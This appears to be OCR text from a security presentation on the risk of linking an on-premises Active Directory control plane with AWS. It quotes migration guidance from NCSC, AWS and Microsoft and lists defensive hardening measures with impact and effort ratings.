

Active Directory Control Plane




Active Directory Control Plane


Active Directory Control Plane


Active Directory Control Plane


Active Directory Control Plane
AWS Control Plane


Active Directory Control Plane
AWS Control Plane


Defenses

Prevention

Planning it?

…Avoid if possible

- “Lifting and Shifting” is a bad idea



10 Security Architecture Anti-patterns

Anti-pattern 4: Building an ‘on-prem’ solution in the cloud

When you build - in the public cloud - the solution you would have built in your own data centres.

Organisations taking their first step into the public cloud often make the mistake of building the same thing they would have built within their own premises, but on top of Infrastructure-as-a-Service foundations in the public cloud. The problem with this approach is that you will retain most of the same issues you had within your on-prem infrastructure. In particular, you retain significant maintenance overheads for patching operating systems and software packages, and you probably


https://www.ncsc.gov.uk/whitepaper/security-architecture-anti-patterns

Planning it?

...Avoid if possible

Alternative Migration Patterns

1. AWS Managed AD / *Extend* on-prem to AWS


aws
Overview
Costs and licenses
Architecture
Scenario 1: Deploy self-managed AD
Scenario 2: Extend your on-premises AD
Scenario 3: Deploy AWS Managed Microsoft AD
Deployment options
Plan the deployment
VPC configuration
Security group ingress traffic
Help set up secure administrative access using Remote Desktop Gateway
Active Directory design
PowerShell DSC usage in the AD DS solution
Predeployment steps
Deployment steps
Postdeployment steps
Run Windows updates
Postdeployment steps

Active Directory Domain Services on AWS

Partner Solution Deployment Guide

Architecture

This solution provides separate AWS CloudFormation templates to support three deployment scenarios. For each scenario, you also have the option to create a new virtual private cloud (VPC) or use your existing VPC infrastructure. Choose the scenario that best fits your needs.

- **Scenario 1: Deploy and manage your own AD DS installation on the Amazon EC2 instances.** The AWS CloudFormation template for this scenario builds the AWS Cloud infrastructure, and sets up and configures AD DS and AD-integrated DNS on the AWS Cloud. It doesn't include AWS Directory Service, so you handle all AD DS maintenance and monitoring tasks yourself. You can also choose to deploy the solution into your existing VPC infrastructure.
- **Scenario 2: Extend your on-premises AD DS to AWS on Amazon EC2 instances.** The AWS CloudFormation template for this scenario builds the base AWS Cloud infrastructure for AD DS, and you perform several manual steps to extend your existing network to AWS and to promote your domain controllers. As in scenario 1, you manage all AD DS tasks yourself. You can also choose to deploy the solution into your existing VPC infrastructure.
- **Scenario 3: Deploy AWS Directory Service for Microsoft Active Directory (AWS Managed Microsoft AD).** The AWS CloudFormation template for this scenario builds the base AWS Cloud infrastructure and then deploys AWS Managed Microsoft AD on the AWS Cloud. AWS Directory Service takes care of AD DS tasks such as building a highly available directory topology, monitoring domain controllers, and configuring backups and snapshots. As with the first two scenarios, you can choose to deploy the solution into an existing VPC infrastructure.


https://aws.amazon.com/blogs/security/build-a-strong-identity-foundation-that-uses-your-existing-on-premises-active-directory/

Planning it?

...Avoid if possible

Alternative Migration Patterns

1. AWS Managed AD / Extend on-prem AD to AWS
2. Azure + Entra ID
   - comes with own identity plane
   - no "role chaining"
   - extensive guidance available



https://learn.microsoft.com/en-us/entra/architecture/road-to-the-cloud-introduction

Already Implemented it?

Yes, you can treat the symptoms...

5.2.4 Restrict SSM Session Access

Impact	Effort
MEDIUM	MEDIUM

5.2.1 Restrict IAM Trust Policies

Impact	Effort
HIGH	MEDIUM

3.3.1 Enforce SMB Signing

Impact	Effort
HIGH	LOW

4.3.1 Introduce Domain Tiering

Impact	Effort
MEDIUM	HIGH

3.3.3 Remove Machine Accounts from Domain Admins Group

Impact	Effort
MEDIUM	MEDIUM

4.2.2 Restrict Permissions of IAM Policies

	Effort
	MEDIUM

4.1.3 Harden Active Directory Certificate Services

Impact	Effort
HIGH	HIGH

5.1.2 Limit Credential Reuse

Impact	Effort
HIGH	LOW

Harden SCCM

Impact	Effort
HIGH	HIGH

4.1.6 Implement Citrix Application Allowlisting

Impact	Effort
MEDIUM	LOW

4.1.4 Avoid Using IAM Users

Impact	Effort
MEDIUM	MEDIUM


4.3.2 Disable WebDAV Service

Impact	Effort
LOW	LOW

REVERSEC

Re-Consider your Threat Model


Misaligned Trust Zones



Re-Consider your Threat Model

Misaligned Trust Zones

